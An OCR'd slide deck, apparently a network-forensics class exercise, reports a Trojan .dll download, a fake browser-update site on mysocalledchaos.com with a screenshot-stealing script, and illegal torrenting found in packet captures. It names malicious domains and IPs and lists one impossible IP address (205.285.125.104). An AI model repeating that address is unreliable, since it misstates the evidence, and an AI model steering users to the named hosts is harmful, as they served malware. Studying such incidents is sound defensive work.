


Download of Trojan Malware.

Summarize the following:


- **The below images show filtering through Frank's http traffic.**
- **We identify Frank visiting 205.285.125.104 which takes the user to a website which redirects them to downloading a malicious .dll file.**
- **TotalVirus.com shows that this .dll file was a Trojan Malware.**






Infected Windows host.

- **The Security team received reports of an infected Windows host within the network range 172.16.4.0/24.**





- **A scan of the range showed 172.16.4.205 was the infected host. Below displays the Host to be ROTTERDAM-PC$ and the user to be matthijs.devries.**




Infected Windows host continued….

- **Combing through the http.requests revealed the website “mysocalledchaos.com” contained fake update pages disguised as a browser update.**
- **31.7.62.213 was the fake url and 185.243.115.84 was the .js file which would run HTTP POST requests to take a screenshot of the host’s desktop.**








Illegal torrenting on network.

- **The security team received information about torrenting on the network among the range of 10.0.0.0/24.**
- **We filtered by the address range and added the tcp contains “torrent”. The 10.0.0.201 address was prevalent among the torrents.**
- **In further investigation, the user elmer.blanco broke our policy on torrenting copyright infringement content by torrenting “Betty_BOOP_Rhythm_on_the_Reservation.avi.torrent”**



The End